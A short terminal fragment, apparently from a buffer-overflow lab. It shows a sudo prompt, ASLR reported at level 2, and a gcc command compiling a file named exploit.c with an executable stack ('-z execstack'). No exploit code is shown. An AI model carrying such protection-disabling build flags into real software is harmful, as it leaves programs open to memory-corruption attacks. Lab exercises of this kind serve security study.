[sudo] password for jackson:
kernel.randomize_va_space = 2
jackson@ubuntu:~/Bufferoverflow$ gcc -o exploit -z execstack exploit.c
```